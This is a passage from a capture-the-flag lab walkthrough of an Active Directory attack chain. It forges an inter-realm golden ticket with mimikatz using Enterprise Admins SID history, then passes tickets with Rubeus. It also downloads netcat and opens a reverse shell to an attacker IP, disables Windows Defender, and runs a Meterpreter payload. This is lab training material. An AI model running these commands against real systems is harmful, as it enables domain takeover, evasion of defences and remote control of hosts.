[ In ] INTERNAL.ZSM.LOCAL -> ZSM.LOCAL
* 26/12/2022 21:10:43 - CLEAR - 6c c4 e3 a6 10 15 06 ac 81 08 2c 8c c9 f0 74 a4 41 09 75
58 60 40 f2 72 d5 5e 16 05 7e 8d cd 1b a0 83 11 f7 36 7d 8f c9 49 92 10 54 4f 51 40 77 a5 1e 92
b4 35 28 b4 2c 5d b5 48 aa 0c 3b 3b 0e 29 1f 28 aa ec c6 98 79 b7 b2 76 8b 87 8a 66 72 33 8f 5a
4b 41 c3 02 15 0a d1 a3 32 2f 80 a7 2b 3f b8 8e 16 36 1e 24 d0 7d fe c8 97 83 af 79 c4 43 b5 81
64 0c 80 e8 2c f2 25 82 85 a7 05 3a 48 90 ae fc 8f 1d 7f c3 eb b3 e7 cf 78 9a e1 e4 f6 f0 f6 9c
c6 25 c4 a7 a9 ee e8 e5 7e 52 04 68 10 b9 e0 c4 10 09 78 65 a1 bd 37 b6 e2 30 59 8e cd 5e ed 4f
ae 01 13 4f aa cc 81 ec 6d 04 e0 d0 d4 bc ac 01 78 c6 4c bd fa 9c 67 aa 27 3f 86 db 96 35 f4 b3
88 15 cb ce 6a 75 f3 0a ab b3 aa b1 26 f2 08 bc 49 4c 1b b3 92 1c 17 7b 7b 96 ec db 0b
* aes256_hmac      4ecaa250e3fe3b0475c9e8db7d1b37d31bb490d072a715096f9d3042f04e0009
* aes128_hmac      034623cda529892d9e145426cf6e6edd
* rc4_hmac_nt      6da0338d077f031bbc07743427257a6a

```

We have the child domain SID of `S-1-5-21-3056178012-3972705859-491075245`, the parent domain SID of `S-1-5-21-2734290894-461713716-141835440` but we need to add `-519` to the end of the parent domain SID which points to the `Enterprise Administrators` group. Next we need to generate a golden ticket with `mimikatz` using the SIDs.

```

mimikatz.exe
Kerberos::golden /user:Administrator /domain:internal.zsm.local /sid:S-1-5-21-
3056178012-3972705859-491075245 /sids:S-1-5-21-2734290894-461713716-141835440-519
/rc4:9b5ab925f2ddc69dfaeeca5abff539ad /service:krbtgt /target:zsm.local
/ticket:trustkey.kirbi

```

```
mimikatz # Kerberos::golden /user:Administrator /domain:internal.zsm.local /sid:S-1-5-21-3056178012-3972705859-491075245 /sids:S-1-5-21-2734290894-461713716-141835440-519 /rc4:6da0338d077f031bbc07743427257a6a /service:krbtgt /target:zsm.local /ticket:trustkey.kirbi

User      : Administrator
Domain    : internal.zsm.local (INTERNAL)
SID       : S-1-5-21-3056178012-3972705859-491075245
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2734290894-461713716-141835440-519 ;
ServiceKey: 6da0338d077f031bbc07743427257a6a - rc4_hmac_nt
Service   : krbtgt
Target     : zsm.local
Lifetime  : 28/12/2022 19:53:20 ; 25/12/2032 19:53:20 ; 25/12/2032 19:53:20
-> Ticket : trustkey.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Using `Rubeus` we can pass the ticket we just generated to gain access to CIFS of the parent domain controller.

```
Rubeus.exe asktgt /ticket:trustkey.kirbi /service:CIFS/ZPH-SVRDC01.zsm.local /dc:ZPH-SVRDC01.zsm.local /ptt
```

```
c:\Users\Administrator\Documents>Rubeus.exe asktgs /ticket:trustkey.kirbi /service:CIFS/ZPH-SVRDC01.zsm.local /dc:ZPH-SVRDC01.zsm.local /ptt
```

```

  -----
  (----- \      | |
  -----) )_ _ | | _ _ _ _ _ _ _ _ _ _
  | _ _ / | | | | _ \ | _ _ | | | | / _ _ )
  | | \ \ | | | | _ ) ) _ _ | | | | _ _ |
  | | _ | | _ _ _ / | _ _ _ / | _ _ _ ) _ _ _ / ( _ _ /

```

v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket

[*] Building TGS-REQ request for: 'CIFS/ZPH-SVRDC01.zsm.local'

[*] Using domain controller: ZPH-SVRDC01.zsm.local (192.168.210.10)

[+] TGS request successful!

[+] Ticket successfully imported!

[*] base64(ticket.kirbi):

<SNIP>

```

ServiceName      : CIFS/ZPH-SVRDC01.zsm.local
ServiceRealm     : ZSM.LOCAL
UserName         : Administrator
UserRealm        : internal.zsm.local
StartTime        : 28/12/2022 19:54:18
EndTime          : 29/12/2022 05:54:18
RenewTill        : 04/01/2023 19:54:18
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable,
forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : SbYl4tkwrqU87/WvRdZmATIPt4tB+B0NXpqS3h2Nzc8=

```

Checking `klist` we can see that we now have an administrator inter-realm ticket which we can use to access the domain controller on the parent domain.

```
klist
dir \\ZPH-SVRDC01.zsm.local\c$
type \\ZPH-SVRDC01.zsm.local\c$\users\administrator\desktop\flag.txt
```

```
c:\Users\Administrator\Documents>klist
```

```
Current LogonId is 0:0x18c4f8d
```

```
Cached Tickets: (1)
```

```
#0> Client: Administrator @ internal.zsm.local
Server: CIFS/ZPH-SVRDC01.zsm.local @ ZSM.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 12/28/2022 19:54:18 (local)
End Time: 12/29/2022 5:54:18 (local)
Renew Time: 1/4/2023 19:54:18 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
```

```
c:\Users\Administrator\Documents>dir \\ZPH-SVRDC01.zsm.local\c$
```

```
Volume in drive \\ZPH-SVRDC01.zsm.local\c$ has no label.
Volume Serial Number is 1C84-5AEF
```

```
Directory of \\ZPH-SVRDC01.zsm.local\c$
```

```
08/05/2021 00:15 <DIR> PerfLogs
14/03/2022 15:48 <DIR> Program Files
08/05/2021 01:34 <DIR> Program Files (x86)
14/03/2022 14:56 <DIR> Users
10/08/2022 02:44 <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 29,659,398,144 bytes free
```

```
c:\Users\Administrator\Documents>type \\ZPH-SVRDC01.zsm.local\c$\users\administrator\desktop\flag.txt
ZEPHYR{34t1ng_7h3_B0n3s_of_N3tw0rks}
```


The Forgotten

We need to get access to the parent domain controller with a stable shell. We use `Rubeus` again and change the service to HTTP which will allow PS sessions. Upload `netcat` using `Invoke-Command` which will use the current session. Finally trigger a shell.

```
# Locally
sudo nc -lvvp 80

# Administrator Shell
powershell -ep bypass
.\Rubeus.exe asktgs /ticket:trustkey.kirbi /service:HTTP/ZPH-SVRDC01.zsm.local /dc:ZPH-SVRDC01.zsm.local /ptt
invoke-command -computername ZPH-SVRDC01.zsm.local -ScriptBlock {powershell iwr http://10.10.14.15:443/nc64.exe -O c:\windows\temp\nc64.exe}
Invoke-Command -ComputerName ZPH-SVRDC01.zsm.local -ScriptBlock {c:\windows\temp\nc64.exe 10.10.14.15 80 -e cmd.exe}
```



```
sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 45907
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.INTERNAL\Documents>hostname
ZPH-SVRDC01
```

Disable Windows Defender and upload our `shell.exe`, make sure to start a listener on our existing `metasploit` console.

```
# Metasploit console
background
# Start the listener again on port 80
run

# DC shell
powershell
set-mppreference -disablerealtimemonitoring $true
iwr http://10.10.14.15:443/shell.exe -O shell.exe
.\shell.exe
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.14.15:443
[*] Sending stage (200774 bytes) to 10.10.110.35
[*] Meterpreter session 3 opened (10.10.14.15:443 ->
10.10.110.35:17324) at 2022-12-28 23:01:44 -0500
```

```
meterpreter >
```

Let's check the running process on the system. It can be seen that `zsm\administrator` has an existing session on the domain controller. We migrate to that process and enter a shell to check the klist again.

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x64	0		
<SNIP>						
4324	652	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
4352	4292	servercoreshell.exe	x64	1	ZSM\Administrator	C:\Windows\System32\servercoreshell.exe
4360	1252	taskhostw.exe	x64	1	ZSM\Administrator	C:\Windows\System32\taskhostw.exe

```
meterpreter > migrate 4360
```

```
[*] Migrating from 4664 to 4360...
```

```
[*] Migration completed successfully.
```

```
meterpreter > shell
```

```
Process 1176 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 10.0.20348.1366]
```

```
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\Administrator>klist
```

```
Current LogonId is 0:0x40d52
```

```
Cached Tickets: (1)
```

```
#0> Client: Administrator @ ZSM.LOCAL
Server: krbtgt/ZSM.LOCAL @ ZSM.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 12/28/2022 18:55:44 (local)
End Time: 12/29/2022 4:55:44 (local)
Renew Time: 1/3/2023 3:55:47 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: ZPH-SVRDC01
```

Thinking back about all the machines that we have compromised on the network, we remember that we have not accessed ADFS machine at all. With our current kerberos tickets, we can read the flag from the `ZPH-SVRADFS1` system completing the lab.

```
type \\ZPH-SVRADFS1\C$\users\administrator\desktop\flag.txt
```



```
C:\Users\Administrator>type \\ZPH-SVRADFS1\C$\users\administrator\desktop\flag.txt  
ZEPHYR{C4n7_F0rg3t_ab0u7_7h1s_0n3}
```